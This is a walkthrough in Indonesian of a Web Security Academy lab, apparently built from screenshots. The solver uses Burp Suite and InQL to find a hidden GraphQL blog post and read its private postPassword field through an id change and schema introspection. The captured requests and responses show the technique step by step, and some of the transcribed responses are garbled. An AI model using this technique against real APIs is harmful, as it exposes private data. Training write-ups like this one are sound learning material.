


Accessing private GraphQL posts

Langkah pertama download ekstensi tools seperti di gambar



Lalu buka lab nya dan nyalakan foxyproxy,buka burpsuite jangang di intercept

Screenshot of a browser window showing a lab titled "Accessing private GraphQL posts" from "WebSecurityAcademy". The page features a purple header with the text "WE LIKE TO BLOG" and a photo of people at a festival with their hands raised. Below the photo is a section titled "Festivals" with a sub-section about reminiscing about university.

Dan ini burpsuite nya

Screenshot of Burp Suite Professional showing the intercept tab. It displays three captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
1	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	GET	/			200	3209	HTML		Accessing private GraphQL posts		✓	79.125.84.16		23:50:54.11 Ja...	8080	210
2	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	POST	/graphql/v1		✓	200	132	JSON		GraphQL: getBlog		✓	79.125.84.16		23:50:54.14 Ja...	8080	211
3	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	GET	/academyLabHeader			101	147					✓	79.125.84.16		23:50:56.14 Ja...	8080	346

Lalu send to repeater yang ke dua

Burp Suite Professional v2023.11.6 - Temporary Project - licensed to h3110w0rld

Target: https://0a6100d304e8483f80963a120014005c.web-security-academy.net

Request

```
POST /graphql/v1 HTTP/2
Host: 0a6100d304e8483f80963a120014005c.web-security-academy.net
Cookie: session=0EujNJBkP30Bsf2PnNgCnS1SpFqCn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a6100d304e8483f80963a120014005c.web-security-academy.net/
Content-Type: application/json
Content-Length: 170
Origin: https://0a6100d304e8483f80963a120014005c.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u4
Te: trailers
}

{
  "query": "
    query getBlogSummaries {
      getAllBlogPosts {
        image
        title
        summary
        id
      }
    }
  ",
  "operationName": "getBlogSummaries"
}
```

Response

Inspector

Request attributes: 2

Request query parameters: 0

Request cookies: 1

Request headers: 18

Notes Explanations Custom actions

Lalu kemudian buka web lab nya dan klik viewpost

Akhire Bali - YouTube Music | Lab: Accessing private GraphQL | Accessing private GraphQL

0a6100d304e8483f80963a120014005c.web-security-academy.net/postId=5

WebSecurity Academy Accessing private GraphQL posts

LAB Not solved

Submit solution Back to lab description >

Home



It's All in the Game - Football for Dummies

Russell Up | 20 December 2025

There are two types of people in the world; those who watch soccer, and those who watch people watching soccer. I fall into the latter category. If only they'd leave me in peace to drink my beer and zone out. But, no, I'm going to stick my neck out here, but in my experience, the male of the species feel it is their duty to do some Mansplaining*. It doesn't matter how many Salt & Pepper pots, beer mats, or random objects they use to explain the offside rule of English football, I'm never going to make the connection between the penalty area and a couple of drinking straws. They have an instant replay for a reason- it's nice and slow.

Lalu buka kembali burpsuite nya

Screenshot of Burp Suite Professional showing a temporary project. The Intercept tab is selected, displaying a list of captured requests and responses. The Requests table shows three entries:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
12	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	POST	/post/postId=2		✓	200	3171	HTML		Accessing private GraphQL	✓	79.125.84.16			23:55:28 14 Jan 2023	8080	218
13	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	POST	/graphql/v1		✓	200	3045	JSON		GraphQL: getBlogPost	✓	79.125.84.16			23:55:29 14 Jan 2023	8080	228
14	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	GET	/academyLabHeader			101	147			AcademyLabHeader	✓	79.125.84.16			23:55:30 14 Jan 2023	8080	233

The Request pane shows a GraphQL query to retrieve a blog post by ID:

```

query getBlogPost($id: Int!) {
  title
  author
  date
  paragraphs
}
    
```

The Response pane shows the JSON response containing the blog post details and a long descriptive string about reminiscing about university festivals.

Inspector panels show Request attributes, Request cookies, Request headers, and Response headers.

Pilih nomor 2 dan send to repeater sebelum nya clear history dulu sebelum membuka view post

Screenshot of Burp Suite Professional showing a temporary project. The Target tab is selected, displaying a list of hosts. The Requests table shows the same three entries as the previous screenshot.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
12	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	POST	/post/postId=2		✓	200	3171	HTML		Accessing private GraphQL	✓	79.125.84.16			23:55:28 14 Jan 2023	8080	218
13	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	POST	/graphql/v1		✓	200	3045	JSON		GraphQL: getBlogPost	✓	79.125.84.16			23:55:29 14 Jan 2023	8080	228
14	https://0a6100d304e8483f80963a120014005c.web-security-academy.net	GET	/academyLabHeader			101	147			AcademyLabHeader	✓	79.125.84.16			23:55:30 14 Jan 2023	8080	233

The Request pane shows the same GraphQL query as before.

The Response pane shows the JSON response with the blog post details and the descriptive string.

Inspector panels show Request attributes, Request query parameters, Request cookies, Request headers, and Response headers.

Lalu kemudian klik send blog utama atau pertama yang

The screenshot shows the Burp Suite Professional interface with the following details:

Request

```
POST /graphql/v1 HTTP/2
Host: 0a100d30e8483f80963a120014005c.web-security-academy.net
Cookie: session=HEUjNJB9kp30bfPmgnQneS1SpFqOB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a100d30e8483f80963a120014005c.web-security-academy.net/
Content-Type: application/json
Content-Length: 165
Origin: https://0a100d30e8483f80963a120014005c.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 1
Te: trailers
{
  "query": "
    query getBlogSummaries {
      getAllBlogPosts {
        id
        image
        title
      }
    }
  "
}
```

Response

```
HTTP/2.0 200 OK
Content-Length: 1497
{
  "data": {
    "getAllBlogPosts": [
      {
        "image": "/image/blog/posts/59.jpg",
        "title": "Festivals",
        "summary": "Reminiscing about festivals is a lot like reminiscing about university. In your head there's those wild party nights, meeting cool new people and the great experience of being away from home. Very similar to the buzz about going to a...",
        "id": 2
      },
      {
        "image": "/image/blog/posts/1.jpg",
        "title": "It's All in the Game - Football for Dummies",
        "summary": "There are two types of people in the world; those who watch soccer, and those who watch people watching soccer. I fall into the latter category. If only they'd leave me in peace to drink my beer and zone out....",
        "id": 5
      },
      {
        "image": "/image/blog/posts/10.jpg",
        "title": "I'm A Photoshopped Girl Living In A Photoshopped World",
        "summary": "I don't know what I look like anymore. I never use a mirror, I just look at myself and use the mirror App on my cell. The mirror App is cool, I always look amazing, and I can change my...",
        "id": 4
      },
      {
        "image": "/image/blog/posts/21.jpg",
        "title": "The Do's & Don'ts of Writing Your Resume",
        "summary": "We all know how extremely important first impressions are, especially in the business world. Your resume is your handshake to your future employer, don't make it a s**tley limp one.",
        "id": 1
      }
    ]
  }
}
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 3
- Notes
- Expansions
- Custom actions

Bottom Status Bar

Event log (1) All issues (10) Memory: 207.8MB of 1.88GB 1,612 bytes (22) millis

Saat blog utama di send terdapat anomali yaitu "id": 3 di sembunyikan lalu coba rubah "id":2 menjadi 3 di repeater kedua atau viewpost tadi

Burp Suite Professional v2025.11.6 - Temporary Project - licensed to h3110w0rld

Target: https://0a100d304e8483f80963a120014005c.web-security-academy.net

HTTP/2

Request

```
Pretty Raw Hex GraphQL GraphQL (InQL - GraphQL Scanner)
1 POST /graphql/v1 HTTP/2
2 Host: 0a100d304e8483f80963a120014005c.web-security-academy.net
3 Cookie: session=UEuJMSkp30Bf2PngCne15lSpFqD8
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/json
6 Accept-Language: en-US,en-QQ
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a100d304e8483f80963a120014005c.web-security-academy.net/post?postId=2
9 Content-Type: application/json
10 Origin: https://0a100d304e8483f80963a120014005c.web-security-academy.net
11
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: 10
16 Te: trailers
17
18 {
  "query": "query getBlogPost($id: Int!) {getBlogPost(id: $id) {image, title, author, date, paragraphs}}", "variables": {"id": 3}
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2717
5
6 {
  "data": {
    "getBlogPost": {
      "image": "https://image.blog/posts/7.jpg",
      "title": "Faking It - InstaCam",
      "author": "April Showers",
      "date": "2025-12-21T06:30:54.222Z",
      "paragraphs": [
        "People are going to extreme lengths to pull the wool over their friend's eyes on Social Media. If you've ever clicked your way through family photos and the perfect summer and winter getaway pics of your friends on Instagram then you'll know why.",
        "There you are, sitting all alone apart from your six cats, parrot, and a spider called Shep. Your phone goes ping, staring back at you are Mr & Mrs. Perfect skiing in the Alps, head to toe in designer ski wear with two little cute dogs. I could continue, but I'm sure you're already aware of what's been going on in the sicko sector. That's because I'm here to speak to this woman and she keeps asking you 'what you're up to these days'. You've managed to sneak a peek at the messages but in a way they don't say as being read. Good move, buying time.",
        "Help is at hand. A group of amateur models and performers are offering their services for free! Yes, that's right, totally free of charge. They get the experience, and the chance to build up their portfolio. The company is called InstaCam and they provide a green screen and a selection of over 10,000 backdrops for you to choose from. Not only that, they have a hamper bursting with the appropriate costumes for you to wear when faking it in the Caribbean.",
        "I started using InstaCam a few months ago and I haven't looked back since. My timeline has been completely transformed, with perfect husband and kids running the show. Not only that, we have apparently met many, many celebrities along the way. My favorite s have to be Monte Carlo with the Beckhams, and tea at the Palace with the Queen of England."
      ]
    }
  }
}
```

Inspector

Request attributes: 2

Request query parameters: 0

Request cookies: 1


Request headers: 18

Response headers: 3

Explanations

Custom actions

Dan ternyata ada.memang id 3 di sembunyikan lalu copyurl yang repeater pertama atau blog utama kemudian paste di INQL kemudian pastekan dan klik analyze dan amati



The screenshot shows the Burp Suite Professional interface with the INQL tab selected. A GraphQL query is displayed in the main pane:

```
query getBlogPost {
  getBlogPost(id: Int!) {
    author
    date # Timestamp scalar
    id
    image
    isPrivate
    paragraphs
    postPassword
    summary
    title
  }
}
```

Saat di analyze di INQL terdapat PostPassword saat mengklik queries>getblogposts kemudian coba send to repeater getblogposts tadi kemudian klik Graphql atau inql Graphql dan send

```

Request
Pretty Raw Hex GraphQL GraphQL (InQL - GraphQL Scanner)
query GeneratedOperation($id: Int!) {
  getBlogPost(id: $id) {
    id
    image
    title
    author
    date
    summary
    paragraphs
    isPrivate
    postPassword
  }
}

Response
Pretty Raw Hex Render
1: HTTP/2 200 OK
2: Content-Type: application/json; charset=utf-8
3: Set-Cookie: session=M79tACOb04wNxRer5famwzTJYhNKT; Secure; HttpOnly; SameSite=None
4: X-Frame-Options: SAMEORIGIN
5: Content-Length: 43
6:
7: {
8:   "data": {
9:     "getBlogPost": null
10:   }
11: }

```

Event log (1) All issues (1)

Lalu ubah nilai id tadi menjadi 3 karena id tadi di sembunyikan di post utama

```

Request
Pretty Raw Hex GraphQL GraphQL (InQL - GraphQL Scanner)
query GeneratedOperation($id: Int!) {
  getBlogPost(id: $id) {
    id
    image
    title
    author
    date
    summary
    paragraphs
    isPrivate
    postPassword
  }
}


Response
Pretty Raw Hex Render
1: HTTP/2 200 OK
2: Content-Type: application/json; charset=utf-8
3: Set-Cookie: session=M79tACOb04wNxRer5famwzTJYhNKT; Secure; HttpOnly; SameSite=None
4: X-Frame-Options: SAMEORIGIN
5: Content-Length: 3270
6:
7: {
8:   "data": {
9:     "getBlogPost": {
10:       "id": 3,
11:       "image": "There you are, sitting all alone apart from your six cats, parrot, and a spider called Shep. Your phone goes ping, staring back at you is Mr & Mrs. InstaCam. They're skilled actors. Also, he's got a mustache and she wears with two little curly designer-clad offspring. The smiles alone are enough to make you run for the sick bucket. Trouble is you went to school with this woman and she keeps asking you 'what you're up to these days'. You've managed to sneak a peek at the messages but in a way they don't have as being read. Good move, buying time.",
12:       "title": "Help is at hand. A group of amateur models and performers are offering their services for free! Yes, that's right, totally free of charge. They get the experience, and you get to build up their portfolio. The company is called InstaCam and they provide a great selection of over 10,000 backdrops for you to choose from. Not only that, they have a hamper bursting with the appropriate costumes for you to wear when faking it in the Caribbean.",
13:       "author": "I started using InstaCam a few months ago and I haven't looked back since. My timeline is bursting with professionally taken photos of myself with my perfect husband and kids traveling the world. Not only that, we have apparently met many, many celebrities along the way. My favorite is have to be Monte Carlo with the Beckhams, and tea at the Palace with the Queen of England.",
14:       "date": "There is a slight downside to this perfect online life, there will always be people inundated with friend requests from so many ex-classmates. Popularity has soared, which is lovely, but it also means to meet up, visit my home and make plans to holiday as a perfect little group of fakes. I thought everyone was faking it on Social media! It appears not to be the case. How I now tell them all I live in a tiny rent-controlled apartment and I'm still living there. The further I travel, the Lower East Side when I got lost crossing the Williamsbridge.",
15:       "summary": "I like my InstaCam life, and for now, think I'll hang onto it. Those ex-school pals will find someone else to stalk sooner or later. At least I'll always have my fake memories to keep me warm at night.",
16:       "paragraphs": [
17:         "I like my InstaCam life, and for now, think I'll hang onto it. Those ex-school pals will find someone else to stalk sooner or later. At least I'll always have my fake memories to keep me warm at night."
18:       ],
19:       "isPrivate": true,
20:       "postPassword": "y414c73sr853qilap8ghzfq7ptl3toc9"
21:     }
22:   }
23: }

```

Event log (1) All issues (1)

Dan ternyata saat id tadi di rubah menjadi 3 ditemukan password yaitu y414c73sr853qilap8ghzfq7ptl3toc9

Lalu klik submit solution dan masukan password tadi



Dan lab pun tersolved

